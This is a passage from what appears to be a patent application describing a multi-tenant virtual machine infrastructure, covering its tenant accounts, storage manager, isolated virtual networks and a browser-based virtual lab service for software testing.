[0064] Referring to FIG. **4**, in step **405**, the MTVMI receives a subscription request from a new tenant. As described above in relation to FIG. **2**, the subscription request may include, among other things, information specifying desired usage rights for the new tenant. In step **410**, the MTVMI generates account data for the new tenant based on the information provided with the subscription request. The account data may include, e.g., information for regulating MTVMI access and usage by the tenant, such as a data storage quota, authorized users associated with the tenant, a CPU quota, network bandwidth quota, and user authentication information.

[0065] After the account data is generated, in step **415**, the MTVMI allocates tenant resources, such as data storage space, CPU time, and so forth. In some embodiments, these resources are allocated on an on-demand basis. In other words, resources such as storage space and CPU time are only allotted to a tenant when the tenant performs an operation requiring the resources. In other embodiments, however, resources may be reserved for use by individual tenants, regardless of whether the tenants currently need resources.

[0066] FIG. **5** is a flowchart illustrating the operation of a MTVMI in relation to a user in some embodiments. The method of FIG. **5** can be viewed as a counterpart to the method illustrated in FIG. **3**. In other words, while FIG. **3** illustrates actions performed by a user in relation to the MTVMI, FIG. **5** shows actions performed by the MTVMI in relation to a user.

[0067] Referring to FIG. **5**, in step **505**, the MTVMI receives user login and/or authentication information. Based on this information, the MTVMI determines whether to allow the user to access the MTVMI. Upon granting the user access to the MTVMI, in step **510**, the MTVMI allows the user to configure a virtual data center. Upon request from the user to instantiate a virtual data center configuration, in step **515**, the MTVMI binds the selected virtual machines to one or more virtual machine hosts by communicating with the hyperviser for the virtual machine hosts. In step **520**, the MTVMI allows the user to perform authentication of any licenses for selected software. In step **525**, the MTVMI begins executing the resources. During the execution of virtual machines within MTVMI, the MTVMI may run a console application to generate information on the user's display. In particular, the user can view and interact with the desktop console of the virtual machine in a display such as that shown in FIG. **3**B.

[0068] FIG. **6** is a conceptual diagram providing a more detailed overview of MTVMI **100** shown in FIG. **1** in some embodiments. Further to the description of FIG. **1**, FIG. **6**, shows various example components that may be included in virtual infrastructure **105**, software library **110**, labs **112**, and MTVMI management application **115**.

[0069] In the example of FIG. **6**, virtual infrastructure **105** comprises a plurality of network nodes **605**, a plurality of virtual machine host nodes **610**, and a plurality of storage nodes **615**, each of which can be implemented using either general purpose commodity server hardware or server hardware more specialized to the roles of network processing, virtual machine execution, and high-volume reliable storage, respectively.

[0070] Although the description treats these different nodes as separate features, it should be recognized that the functionality of these nodes can be implemented by different hard-

ware and software arrangements. Moreover, the functionality of the different nodes will not necessarily be implemented within different physical or logical structures. In other words, some components may implement functions for more than one type of node.

[0071] Each of the network nodes **605** comprises one or more physical or virtual machines that establish one or more virtual LANs for each virtual network specified by one of the labs **112**. A virtual network connects together the virtual machines of a network, and enables them to access their corresponding virtual data stores on the storage nodes. In particular, to implement a virtual LAN, the network nodes establish an independent set of network services for each virtual LAN. These network services include such network services as virtual private network, firewall, network address translation, dynamic DNS, dynamic host configuration protocol service, and traffic shaping. In some embodiments, one or more of these services can be disabled for a particular virtual network. In some embodiments, the user may configure a virtual data center to specify whether, for each of these network services, a standard version is executed in the network node, or a specialized version is executed in the virtual machine. In a similar manner, the user can configure other networking aspects of the virtual LAN, such as by setting static IP addresses for the virtual machines which are private only to the virtual LAN or which are publicly routable from the public Internet, connecting individual VPNs from each virtual machine to their own corporate data center, collectively connecting all the virtual machines in a configuration through a VPN gateway to their own corporate data center, setting their own domain name, running their own domain name server, etc. In some embodiments, one or more of these network nodes work cooperatively as a load-balancing cluster or a failover cluster.

[0072] The organization and configuration of network nodes and the networking attributes of individual virtual machines and appropriate virtual storage devices guarantee that network services for each virtual data center are isolated. Network interfaces of virtual machines are configured to operate within one or more specific virtual LANs. Network service instances (e.g., name resolution, DHCP service, VPN gateway service, network file share service etc.) are operated independently for each of these virtual LANs and each of these instances are restricted to service network traffic only from specific virtual LANs. In addition, network nodes are configured with appropriate rules to enforce the routing of network traffic to appropriate VLANs, to mask private network addresses through network address translation, and to firewall or open specific network ports and map between specific ports. The MTVMI management application makes these configuration changes on the network nodes and the individual virtual machines in an automated way based on the input received from the user on the desired networking attributes for the virtual data center.

[0073] Each of virtual machine host nodes **610** comprises one or more physical machines capable of executing one or more virtual machines. Each physical machine has a corresponding hypervisor and the one or more virtual machines runs on top of the hypervisor.

[0074] Each of storage nodes **615** comprises one or more physical data storage media. These storage media may provide virtual storage for virtual machines running within the MTVMI. Additionally, storage nodes may provide long and/or short term data storage for tenant information such as virtual data center configurations, and data archives. In various alternative embodiments, storage nodes **615** may be populated by users or tenants directly interacting with MTVMI **100**, or through automatic processes such as automatically downloading content stored in another data storage system. Additionally, in some embodiments these storage nodes may support capabilities to create snapshots, clones, and mirrors for data objects stored on these nodes. The snapshot of a data object creates a point-in-time checkpoint copy of the data object that is not directly modifiable. The cloning of a data object creates a point-in-time copy of the data object that can subsequently modified independent of the parent object. The mirror of a data object creates a duplicate copy of the data object that is maintained as an exact replica of the parent object even if the parent object is modified subsequently. In some embodiments the copies created by the snapshot, cloning, or mirroring of a data object are created on the same physical storage node where the parent data object resides. In other embodiments, these copies may be created on a different storage node. Additionally, in some embodiments the copies created by snapshot and cloning create a physically distinct copy. In other embodiments, these copies are maintained as logical copies of the parent data object and actual physical copies are created on demand when content is modified either in the parent or the copy (e.g., using a well-known Copy-on-Write mechanism). The MTVMI infrastructure can take advantage of these various embodiments to realize powerful unique capabilities. For example, when the state of all the virtual machines in a virtual data center (e.g., this includes the state of the virtual machines' processors, memory, and disk) is maintained on the storage nodes, the MTVMI may provide a feature to create an identical but independent copy of the virtual machines in a virtual data center rapidly by executing operations on the storage node to create clones of the data objects that maintain the virtual machine states on the storage node. In combination with other steps, e.g., to create identical but independent virtual networks, the MTVMI may support the capability to rapidly clone a virtual data center configuration.

[0075] Management application **115** comprises components for managing and monitoring user access to MTVMI **100**. As shown in FIG. **6**, for instance, management application **115** may comprise an account management component for managing a tenant's account data, a remote console component for displaying a graphical user interface in a user's local display, a monitoring and metering component for tracking resource usage by different tenants and users, a backup component for maintaining backup copies of the data stored by storage nodes **615**, an audit logs component for maintaining audit logs documenting all the actions performed by each tenant's users, a network manager component for controlling the creation and functioning of isolated virtual networks and network services within the MTVMI **100**, a VM host manager component for controlling the creation and functioning of virtual machines within MTVMI **100**, and a storage manager component for controlling the creation and functioning of virtual storage within the MTVMI **100** and for coordinating tenant and user access to virtual storage services.

[0076] In some embodiments, the storage manager component of the MTVMI management application is responsible for storage-related operations (e.g., backup, relocation, replication). In some embodiments, the storage manager centralizes storage knowledge within the MTVMI management

application, provides unified management of basic storage operations spanning multiple or dissimilar storage products, and insulates the rest of the application from the numerous details of the actual storage implementation. The storage manager supports portability across a wide range of lower-level storage implementations and enables an administrator to deploy different Common off the Shelf (COTS) storage products on the MTVMI management application. The storage manager may optimize use of the underlying storage nodes by, for example, delegating certain storage operations to certain storage nodes based on the capacity/usage, load, and health of the storage nodes. The storage manager may also isolate a specific tenant's use of storage to a specific subset of storage nodes to meet performance, security, or availability considerations of the tenant. The storage manager also supports improved supportability and maintainability, redundant data storage for improved availability, and horizontal scalability.

[0077] In some embodiments, the storage manager uses load-balancing techniques to select for each virtual machine the storage node that is assigned to provide virtual storage to the virtual machine. In some embodiments, the storage manager further provides intelligent data placement, dynamic data replication, and/or dynamic data migration. Intelligent data placement involves strategically selecting one or more storage nodes in which to store particular data. For example, an image for a popular operating system may be placed on multiple storage nodes in order to provide for high expected demand for the operating system among virtual machines. Dynamic data replication involves creating additional copies of particular data on different nodes in order to provide better performance for accessing the data. Dynamic data migration involves moving data to a different storage node, such as to relieve a bottleneck. Typically, these mechanisms are implemented by monitoring and collecting data about the behavior of host nodes and/or storage nodes and associated workload levels, such as which objects are more used than others, and policy intelligence for making determinations based upon this input. In some embodiments, the storage nodes provide virtual network attached storage devices for use by virtual machines running within the MTVMI.

[0078] In some embodiments, the storage manager uses copy-on-write techniques that represent a child image stored at a later time for particular virtual machine as a set of changes made to a parent image stored for that virtual machine at an earlier time. In such embodiments, a dependency exists in the child image on the parent image. Where the parent image is to be moved to a different storage node, the storage manager may migrate the child image with the parent image, or it may break the dependency of the child image on the parent image by transforming the representation of the child image into a complete copy of the child image.

[0079] FIG. **6**A is a block diagram illustrating a storage manager in some embodiments. Storage manager **650** is comprised of client processes **655** embedded with client libraries (not shown), agent processes **660** and **665**, and a state database **680**. The storage manager defines a distinct layer on top of the underlying storage nodes **670** and **675** and presents a unified view across these storage nodes.

[0080] Client processes **655** execute storage management intelligence which, among other things, determines how to allocate responsibilities to individual storage nodes. For example, the client processes determine: for particular data that is to be stored, on what storage node(s) to store it; when to move particular data from one storage node to another; when to replicate data on one storage node to another; and, in response to a retrieval request for particular data that is stored on each of multiple storage nodes, which node to retrieve the data from. In making such determinations, the client processes consider content, capacity/usage, performance, load, health, and affinity information that the storage manager collects and maintains for each of the storage nodes. In many cases, determinations made by client processes involve determining a subset of feasible nodes, then selecting a node from among the feasible nodes.

[0081] If new content must be stored that has a dependency on pre-existing content (e.g., creating a copy or snapshot of existing content), then the storage nodes that have that pre-existing content are the subset of feasible nodes. If content must be retrieved, then the subset of nodes that have that specific content is the feasible subset. In selecting one node from among the set of feasible nodes, the client processes seek to avoid nodes that are less healthy (e.g., their disks are in a degraded state) and to prefer nodes that have lower usage and load. Other choices are possible. In particular, tenants of the service can be assigned an affinity to a specific subset of nodes (and vice versa where a node is assigned affinity to a subset of tenants), such that requests on behalf of that tenant will target this subset of affinity nodes.

[0082] Logic to determine which content should be replicated or migrated and to which node is also based on the same attributes as above. The logic additionally schedules these operations during a window when there is less performance impact. In addition, system administrators can manually trigger replication/migration of specific data to specific nodes.

[0083] Client libraries embedded within client processes provide local-API access to the storage nodes, manage the overall state of the storage subsystem, act as a communication channel between the client processes and the agents, and collect performance and load data for the agents.

[0084] Agent processes **660** and **665** run on or near the storage nodes and act as an adapter that supports a common API and semantics across the different underlying storage nodes. The agent processes provide a layer to abstract the details of the specific storage nodes from the storage manager, which provides the MTVMI management application with a unified interface for interacting with any number and/or type of storage nodes. In this example, agent processes **660** provide an interface to storage nodes **670** of type "Storage Node Type 1" while agent processes **665** provide an interface to storage nodes **675** of type "Storage Node Type n."

[0085] State database **680** stores state of the storage subsystem and its various components and allows concurrent operations to proceed safely. For example, state database **680** may store state information for each file stored in storage nodes **670** and **675**. When a client process performs an operation on a file, such as a write operation, the state database may "lock" the file so that other client processes do not perform inconsistent operations on the file simultaneously. In this manner, storage manager **650** may use state database **680** to serialize conflicting operations.

[0086] In some embodiments, management application **115** further includes a billing system component for monitoring a tenant's use of resources within MTVMI **100** and producing an invoice. The monitoring may occur, for example, by tracking the amount of CPU time or data storage consumed by the users associated with each tenant.

[0087] In some embodiments, management application **115** further comprises a resource integration module for facilitating inclusion of external (i.e., non-local or other third party) resources into MTVMI **100**. In this way, MTVMI **100** can be used to provide potentially brokered access to computing, storage and network resources regardless of where the resources are physically located. Such access can be provided according to policies for achieving any number of tenant or user objectives, such as, e.g., cost, reliability, security, availability, and performance.

[0088] In some embodiments, management application **115** further includes a module for specifying a grid configuration of a virtual data center based on input from a tenant. A grid configuration is a specification of the topology of a set of virtual machines and related networks and storage systems. The grid configuration module could generate the grid configuration by receiving a tenant's description of an existing physical or virtual network in the form of a tenant-created file or data structure, and then modifying the description into a form usable by MTVMI **100**. The grid configuration can subsequently be imaged onto MTVMI **100** for use by particular tenant or user.

[0089] Management application **115** may further comprise an access component for allowing tenants to restrict the rights of users to specific physical or virtual resources, configurations, and other software resources within MTVMI **100**. For instance, when establishing an account for MTVMI **100**, a tenant could specify a set of users with access to a particular software suite within MTVMI **100**, and a set of users without access to the software suite. The MTVMI management application additionally could include a security component that could monitor access to a software suite based on the tenant's specification. Additionally, the security component could issue alerts or perform other actions in response to attempts at unauthorized access, etc.

[0090] In some embodiments, management application **115** further comprises a quota component allowing tenants to modify resource quotas among individual users associated with the tenant, or among all users associated with the tenant. More generally, the policy component could allow tenants to modify any aspect of the tenant's subscription agreement with MTVMI **100**.

[0091] In some embodiments, management application **115** further comprises maintenance components such as patching and virus protection software for updating different the configurations of tenants' different virtual networks, backup or replication software for storing redundant copies of virtual machines, application packages, installation and testing tools and services, etc. In general, these maintenance components may operate with or without input from tenants or users, with or without oversight by the entity hosting MTVMI **100**, and in a fully automated, partially-automated, or non-automated manner.

[0092] In components allowing tenant or user interactions with MTVMI **100**, such interactions may take place through a variety of different interfaces, such as graphical interfaces, command line interfaces, programming interfaces, and so on.

[0093] Management application **115** may further include custom monitoring and management components created by tenants or users. To implement these custom features, a user could create scripts or application programs using a scripting program or an application programming interface (API) compatible with MTVMI **100**. To facilitate the creation of such programs, management application **115** may additionally include a software development platform for MTVMI **100**. By allowing tenants and users to create custom software components, MTVMI **100** may provide flexibility and unique capabilities useful to a variety of users having a variety of needs.

[0094] In addition to the above-described components and features, management application **115** may further comprise software applications for providing specific virtualization-based services to tenants and users within MTVMI **100**. Examples of such services will be described below with reference to FIGS. **7** and **8**. A more specific example of the service of FIG. **8** will then be described with reference to FIGS. **9-22**.

[0095] Several data structures and computing structures used to implement capabilities of the MTVMI management application, in some embodiments, are described in further detail below with reference to FIGS. **50-53**.

[0096] In various embodiments, the MTVMI and the portal together support a variety of uses, including application development and testing; online education; pre-sales software demonstration; consulting platform; and IP prototyping and operations.

[0097] FIG. **7**, which illustrates the provision of a brokering service by MTVMI **100** in some embodiments, is described in further detail below.

[0098] FIG. **8** is a flowchart illustrating the provision of a virtual lab service by an MTVMI in some embodiments. In the example of FIG. **8**, the user creates a virtual lab and executes a software test using the virtual lab. A virtual lab is a set of virtual computing resources that can be configured and re-configured frequently in the process of prototyping, demonstrating, validating, or offering training on one or more computing tasks. As an example, a virtual lab may comprise a set of virtual machines and related software configured to stream video to a number of diverse client machines. This virtual lab may be particularly useful for validating that the streamed media is rendered accurately on client machines that differ in their operating system or application software. Other example steps that could be performed within a virtual lab application will be apparent from the description presented below in relation to FIGS. **9-22**.

[0099] Referring to FIG. **8**, in step **805**, a user accesses a virtual lab application within MTVMI **100**. The virtual lab application may generate a graphical user interface on the user's display, such as the interface illustrated in FIGS. **9-22**. Upon accessing the virtual lab application, in step **810**, the user creates or accesses one or more projects. A project is a data organization folder that is assigned a set of resources or objects in MTVMI (e.g., virtual data center configurations) and a set of users that can access the resources assigned to the project. In some embodiments, resource usage is separately measured and quota compliance is separately enforced for each project. By specifying both users and resources, the project allows specific virtual data center instances to be developed through a collaborative process among the users. Example projects will be described in further detail below with reference to FIGS. **9-10**. In some embodiments, a tenant's administrative user can specify resource permissions at a variety of different levels of scope, including private scope in which permissions are established for a single user, or tenant-wide scope in which permissions are established for all users for a particular tenant. Resource permissions can also be specified at all-tenant scope, in which permissions are

established for users of all tenants. Such permissions may relate to items from the software library, the labs, or asset lists established by or for tenants.

[0100] After establishing the project, in step **815**, the user creates a lab by selecting and configuring particular resources within the project. As an example, the user may select a set of virtual machines from the project to create a virtual data center or virtual lab and install software applications to be run on the virtual machines. Example labs will be described in further detail below with reference to FIGS. **9** and **11-12**. Multiple virtual data centers, identical or otherwise, can be created by different users.

[0101] Once the project and lab have been created, in step **820**, the user runs the lab to perform a particular computational task—in this case, a software test. An example of a software test performed in a virtual lab will be presented below with reference to FIGS. **9-22**. Multiple users can concurrently perform the software test on a virtual data center that they all have access to or they can perform the software test concurrently on independent virtual data centers. At the end of the tests, users can snapshot the entire state of the virtual data center, if needed, to save the outcome of the tests on the virtual data center. In some embodiments, this snapshot copy of the virtual data center can be assigned to the same project, allowing other users in the project to instantiate and examine the virtual data center to analyze the results of the testing.

[0102] FIGS. **9-22** are display diagrams showing a user interface presented by an example software application running on a MTVMI to provide a virtual lab service in some embodiments. The virtual lab service is available on-demand over the Internet and allows users to rapidly build and configure software test environments using a pre-built library of virtual machine images. The virtual lab service further allows users to create virtual infrastructure such as virtual processing, networking, and storage facilities on demand using a browser. Finally, the virtual lab service allows users to share data and collaborate with other users who are also connected to the virtual lab environment via the Internet.

[0103] The operation of the virtual lab service will be explained below using a concrete example involving an engineer who uses a MTVMI to test an e-commerce website on behalf of a tenant having users located in different parts of the world. The engineer may share components of the virtual lab with the other users associated with the tenant.

[0104] FIG. **9** illustrates a screen that appears after the engineer logs on, through a secure connection, to a MTVMI hosting the virtual lab service. In this regard, the screen of FIG. **9** corresponds to an entry point for the virtual lab service. As seen in FIG. **9**, the screen includes a tab labeled as dashboard **905**.

[0105] Dashboard **905** includes information related to current projects and recently used items within the engineer's scope of user privileges. In particular, dashboard **905** includes a set of projects **910**, virtual data center configurations in software library **915**, and virtual data center configuration instances in lab **920** associated with the engineer. The projects **910**, software library **915**, and lab **920** of FIG. **9** may be created within the illustrated application, or they may have been created previously.

[0106] In the current example, we will assume that the engineer will deploy a virtual data center configuration instance that was previously created. To do this, the engineer may simply select the virtual data center configuration from the list **920** shown under the heading "My Lab". As an example, to select the lab illustrated in FIG. **11**, the engineer may select a virtual data center configuration **921** entitled "Company A—Build **1340**". Similarly, to select the virtual data center configuration illustrated in FIG. **12**, the engineer may select a virtual data center configuration **922** entitled "Company A—Build **1341**". By selecting one of these configurations, the user can bring up the screen shown in FIG. **11** or FIG. **12**, which will be described in further detail below.

[0107] In testing the e-commerce site, the engineer verifies the site's scalability and performance on virtual machines defined in the selected lab. A realistic test of a e-commerce site typically requires a large number of machines. However, the test generally only requires the use of the machines for a short period of time, say, a few days or weeks at most. Accordingly, by performing the test in this virtual lab, the engineer avoids the need to requisition actual hardware and the corresponding large expense, as would generally be required to test the site in a non-virtual environment.

[0108] In addition to eliminating the need to requisition physical hardware, the virtual lab service also enables the engineer to quickly configure and launch a test environment. In contrast, tests using actual machines often require hours of setup time for connecting machines, installing software, booting up the machines, and so on. In selected embodiments of the virtual lab service, virtual machines can be requisitioned and launched without requesting use of the virtual machines in advance. This is typically possible in a MTVMI where the amount of available computing power is large in relation to the instantaneous user demand.

[0109] FIG. **10** shows a projects tab **1005** within the virtual lab service. Projects tab **1005** provides information **1010** regarding a particular project ("Security Verification") accessible to the engineer, virtual machine configurations **1015** available within the project, running configurations **1020** within the project, and software assets **1025** associated with the project. Each of these features will be described in additional detail below with reference to the remaining figures.

[0110] FIGS. **11** and **12** illustrate different virtual data centers available to the engineer. As seen in the figures, these virtual data centers each include a number of virtual machines. Each virtual machine is visually represented by a thumbnail image of the console display currently being generated by the virtual machine. For illustration purposes, each of the virtual machines has been configured with a unique combination of computing characteristics, operating system, and status. For instance, in FIG. **11**, a web server **1105** is implemented by a virtual machine having a 1 GHz CPU, 1 GB of RAM, and running the Microsoft Windows operating system. Within a virtual network, web server **1105** has a network address "192.168.0.1" and a status "running". Other virtual machines have different configurations, including different operating systems, different statuses, and so forth. Once machines are up and running in the illustration of FIGS. **11** and **12**, the engineer can click on a thumbnail image of any one of the virtual machines to interact with the machine through the engineer's local interface.

[0111] In the examples of FIGS. **11** and **12**, the status of each virtual machine (e.g., running, booting, resuming) can be indicated by both a textual indicator and a background color around the corresponding virtual machine icon. The virtual lab service may allow users to modify virtual network settings such as domains, subnet attributes and IP addresses of virtual machines within a particular lab.

[0112] In some embodiments, the virtual lab service enables the user to generate a snapshot of one or more running virtual machines, such as a single virtual machine, all of the virtual machines in a virtual network, or all of the machines in a configuration. For example, the user may select a visual control associated with the machine, network, or configuration in order to generate a snapshot. When a snapshot is generated, complete state for each of the virtual machines is stored in the library. After the snapshot is generated, this item may be selected from the library in order to instantiate any number of new instances of the set of virtual machines that were the subject of the snapshot. This is useful, for example, to establish a large number of initially identical instances of a particular configuration. Also, in a testing project, it can be useful for a tester who has just produced an error in a configuration being tested to establish a snapshot of the configuration that can be reviewed later by a developer to determine the conditions under which the error occurred.

[0113] In some embodiments, the virtual lab service allows the user to generate for a particular virtual machine a URL that can be used, in the absence of any other identifying information, to access the console display for that virtual machine. This URL can be distributed to users that are not authorized under the tenant's account to provide access to this particular virtual machine to those users. Such access may permit only observing the console display of the virtual machine, or it may permit user interface interactions with the virtual machine. In some embodiments, the user can click on a CD icon displayed by the MTVMI in connection with a virtual machine (not shown) in order to insert a software installation file such as an ISO file from the assets list into the virtual machine allowing the user to install additional software on the virtual machine.

[0114] FIG. **13** is a display diagram showing a sample display typically presented by the infrastructure in order to permit a user to control the operation of virtual machines. The display **1300** shows information **1310** and **1320** for two virtual machines. The information **1310** for the first virtual machine includes information describing the virtual machine, as well as the following controls: a run/suspend control **1311** for beginning or suspending execution of the virtual machine; a shut down control **1312** for invoking an operating system function on the virtual machine designed to turn the computer system running the operating system off; a power off control **1313** for immediately disconnecting power to the virtual machine; a Remote Display Protocol (RDP) for accessing a machine's console display over the network from a remote location; a connection control **1314** for establishing an RDP connection with the virtual machine; an ISO control **1315** for loading a software installation ISO file from the software assets list as a CD-ROM into the virtual machine; a delete control **1316** for deleting the virtual machine; and a settings control **1317** for editing network and hardware attributes of the virtual machine. Each of controls **1311**-**1317** operate specifically with regard to the virtual machine identified by virtual machine information **1310**. The display also includes controls **1391**-**1394** which, when operated by the user, operate with respect to every virtual machine whose check box (e.g., check boxes **1319** and **1329**) is checked. The display also includes controls **1381** and **1382** for respectively selecting all of the virtual machines and deselecting all of the virtual machines.

[0115] FIG. **14** is a display diagram showing a sample display typically presented by the infrastructure to display information about and allow interaction with virtual data center configurations available to a user in their Lab. The display **1400** includes entries **1410**, **1420**, and **1430** each corresponding to a different virtual data center configuration that is accessible to the user. In a manner similar to that discussed above in connection with FIG. **13**, these entries contain check boxes **1411**, **1421**, and **1431**, respectively. Each of these can be checked so that controls **1491**, **1492**, **1493**, and **1496** operate with respect to the corresponding virtual machine. The display also includes controls **1494** and **1495** for switching between a list view of configurations and a tiles view of configurations, respectively.

[0116] FIG. **15** is a display diagram showing a sample display typically presented by the infrastructure to display information about and permit manipulation of virtual data center configurations in a tiles view. The display **1500** includes sections **1510**, **1520**, and **1530**, each containing information about a different virtual data center configuration. For example, information **1510** about the first virtual data center configuration shows two virtual machines, and includes controls **1512**, **1513**, and **1514** whose operation affects each of the virtual machines in the first configuration. Information **1510** further includes a check box, like check boxes **1521** and **1531** for other machine configurations, that determines whether controls **1591**, **1592**, **1593**, and **1596** apply to the configuration.

[0117] FIG. **16** is a display diagram showing a sample display that is typically presented by the infrastructure in order to permit the user to specify automatic suspension of the virtual machines for a machine configuration. The display **1600** may be reached by selecting an auto-suspend control **1602**. The display includes information **1610** identifying the machine configuration. The infrastructure permits selection between the following options for suspending this machine configuration: an option **1621** not to automatically suspend this machine configuration; an option **1622** for suspending the machine configuration after all of the virtual machines in the configuration have been idle for at least a user-specified amount of time; and an option **1623** to suspend the virtual machines of the machine configuration at a user-specified time and date. The display also includes an update control **1630** for updating the auto suspension settings for this machine configuration.

[0118] FIG. **17** is a display diagram showing a sample display typically presented by the infrastructure in order to publish VM URLs for accessing virtual machines of a machine configuration. The display **1700** can be reached by selecting a Publish VM URLs control **1701**. The display enables the user to determine with option **1710** whether URLs are generated and activated for accessing the consoles of the virtual machines of the current machine configuration. Where option **1710** is selected, the user can elect between option **1711** in which passwords are not required in order to access a virtual machine using its URL and **1712** where a user-specified password is required to access each virtual machine in the machine configuration. Also, where the user selects option **1710**, the user can determine whether to select option **1720** for allowing users who access a virtual machine in the machine configuration using its published URL to control the virtual machine as contrasted with merely viewing its console output. Also, where the user selects option **1710**, the user may elect between option **1721** to allow those in possession of a virtual machine's URL to access it at all times, and option **1722** to allow access only during a user-specified time-of-day

range. The display **1700** also includes a save control **1730** to update these attributes of the current machine configuration.

[0119] FIGS. **18** through **20** illustrate a library of virtual data center configurations available to the engineer within the virtual lab service. The library includes configurations that have virtual machine images preinstalled with common operating systems, databases and applications. By creating a lab from pre-installed images, the user can save hours of manual installation tasks.

[0120] Configurations **1805** shown in FIG. **18** have all been installed in the lab of FIG. **11**. These and other configurations such as those illustrated in FIG. **19** can be installed in labs or added to currently running configurations by actuating buttons within the interfaces shown in FIGS. **18** and **19**. Although the engineer may create labs from predefined configurations, the engineer could alternatively assemble and configure new virtual data center configurations from scratch by specifying a new combination of virtual hardware, operating system, and so on. The engineer could then add the new configuration to an existing lab or create a new lab through the virtual lab service. In general, any new configurations created by a user be associated with that user or shared among other users within the MTVMI.

[0121] Where a single user or tenant runs multiple virtual data center instances with identical virtual networks (e.g., multiple configurations with same network subnet address, same IP addresses for virtual machines) within the virtual lab service, the different instances are generally fenced off from each other. Fencing is typically accomplished by using a virtual private network to establish a separate virtual LAN for each network instance. In some embodiments, the virtual machines in each of the instances of the network are assigned the same set of IP addresses. Accordingly, to provide independent access to the Internet for the virtual machines of each of the instances of the network, the network nodes and/or the firewall proxy requests from these virtual machines to the Internet, enabling the proxy to route the reply from the Internet to the correct one of the virtual machines having the source IP address associated with the original request. In various embodiments, this proxying is performed in a variety of ways, such as mapping each virtual machine instance to a different public IP address, URL, or combination or URL and port number.

[0122] Returning to FIG. **11**, to test the e-commerce web site, the engineer runs the web site on the virtual machine designated as web server **1105**. While running the web-site, web server **1105** stores and retrieves data from a virtual, machine designated as a database server **1115**. Three virtual machines having a variety of configurations are designated as test clients **1110** for generating traffic for the web-site. Finally, a virtual machine designated as a test controller **1120** controls test clients **1110** to perform the test.

[0123] FIG. **21** illustrates software assets **2105** (an asset can be, for example, any file containing text, data, software program, etc.) that have been uploaded by the engineer to the virtual lab service. Using control **2110**, the engineer can upload software assets from any machine (e.g., their laptop or other networked machine that they have access to including virtual machines running in the MTVMI) into an asset library in the virtual lab service. Once the assets have been uploaded to a library within the virtual lab service, the assets can be added to projects, as illustrated, e.g., by the information under the "assets" label in FIG. **10**. By adding the assets to a project, the assets become available to other users assigned to the project. This allows the engineer to share the assets with other users. Additionally, web browsers and other tools executing on any machine (running within the MTVMI or elsewhere) may be used to "Download" software assets from the MTVMI asset library to the machine over the Internet. To perform this operation, the engineer can actuate the "Download" button from within their browser or another tool.

[0124] FIG. **22** shows an aspect of the virtual lab application that allows an administrator to monitor use of the virtual lab service. To monitor specific types of usage, the administrator may select various parameters from drop down menus in an area **2205**. For instance, the administrator may select a certain type of activity to monitor, such as running a virtual machine, stopping a virtual machine, etc. Alternatively, the administrator may choose to monitor activity of certain users, activity around certain dates, and so on. Activity that falls within the parameters specified in area **2205** is displayed in an area **2210**.

[0125] FIG. **23** is a display diagram showing a sample display typically presented by the infrastructure to show the consumption of resources relative to quotas across an entire customer as well as by an individual user. The display **2300** includes a section **2310** about consumption relative to quotas for the customer, and section **2320** for consumption versus quotas for the current user. The rows in each section are divided into two columns: usage column **2301** that shows the amount that has been used by the entity and limit column **2302** that shows the quota to which consumption is limited for the entity. The customer section **2310** includes row **2311** for number of hours that virtual machines execute; row **2312** for the number of virtual machines allocated; row **2313** for the volume of persistent storage allocated; and row **2314** for the number of public IP addresses allocated. Section **2320** for the individual user includes corresponding rows **2321-2323**, showing the user's consumption and the user's limit as contrasted with the customer's total usage and limit. The display also includes a more concise version **2350** of this information that is suitable to be displayed on a variety of pages containing a variety of other information.

[0126] FIG. **24** is a display diagram showing a display typically presented by the infrastructure to report on usage of resources including paid resources made accessible via the brokering service, described in further detail below with reference to FIGS. **7** and **47-49**. In a list of resources **2410**, **2460**, and **2470**, a paid item icon **2411** indicates usage of a resource **2410** that incurs additional billable charges for the user. The entry includes information about the billable item including information **2412** and **2416** identifying the item, information **2413** identifying the vendor, information **2414** indicating the basis for which the item is metered for payment, and information **2415** indicating the cost of consuming the item. Usage entries **2460** and **2470** in the list report usage of resources that are accounted against the customer and user's resource consumption quota. Each entry includes information about the time of resource consumption, the user that incurred the resource consumption, the amount of various resources consumed and the items (e.g., virtual data center configuration) whose usage resulted in the resource consumption.

[0127] In some embodiments, a tenant may specify specific levels of service to be provided by the MTVMI. For example, the tenant may specify that its labs run in a dedicated virtual machine host node, and/or access a dedicated storage node; specify that physical processor utilization be no greater than a level such as 75% on the virtual machine host nodes on

which its labs execute; or specify a maximum level of resources of one or more types that the tenant can consume in a particular period of time. In some embodiments, where quotas are specified for a tenant, either by the tenant or the operator of the MTVMI, the MTVMI displays usage relative to the quota to one or more of the users for the tenant.

[0128] FIG. **25** shows an additional conceptual diagram illustrating the organization of the MTVMI in some embodiments. FIG. **25** shows the physical arrangement of hardware components of the MTVMI in some embodiments. The MTVMI infrastructure has one or more storage servers or storage nodes, one or more server blades that serve as virtual machine hosting nodes or as network nodes all of which are housed in racks and connected in an Ethernet network fabric. Additional servers on the network fabric execute components of the MTVMI management application (e.g., shown as ETL Web FE in the figure). The MTVMI infrastructure in addition includes other typical components such as router, VPN gateway, firewall, load balancer, etc.

[0129] FIG. **26** illustrates some of the network services provided in connection with virtual networks in some embodiments. These network services include, for example, DNS, DHCP, Firewall, NAT (Network Address Translation), VPN, Traffic shaping, networked storage etc. These services are accessible to the virtual machines that are part of this virtual network. In some embodiments, network services in any virtual network are fully isolated from network services in other virtual networks within the MTVMI.

[0130] FIGS. **27-46** are display diagrams showing displays presented by the MTVMI in some embodiments. FIG. **27** shows a display enumerating available virtual data center configuration templates that is presented in some embodiments. FIG. **28** shows a display presenting information about a single configuration template that is presented in some embodiments. FIG. **29** shows a display for monitoring resource utilization within the virtual machines in a virtual data center that is presented in some embodiments. FIG. **30** shows a display that a tenant can use to configure their user's access permissions that is presented in some embodiments. FIG. **31** shows a display that enables a tenant quota to be specified that is presented in some embodiments. FIG. **32** shows a display for auditing a MTVMI user's operations across tenants that is presented in some embodiments. FIG. **33** shows a display for monitoring tenant resource usage with respect to quotas that is presented in some embodiments. FIG. **34** shows a display for monitoring the status of virtual machine host nodes that is presented in some embodiments. FIG. **35** shows a display for a user to control network settings for a virtual machine that is presented in some embodiments. This display shows fields for the user to change the virtual machine's Hostname, IP address, MAC address, and also open specific network ports in the firewall to allow access from the public Internet. FIG. **36** shows a display for reviewing and modifying project settings that is presented in some embodiments. FIG. **37** shows a display for navigating information associated with a virtual lab service that is presented in some embodiments. FIG. **38** shows a display identifying users associated with a tenant that is presented in some embodiments. FIG. **38** also shows a control that the tenant can 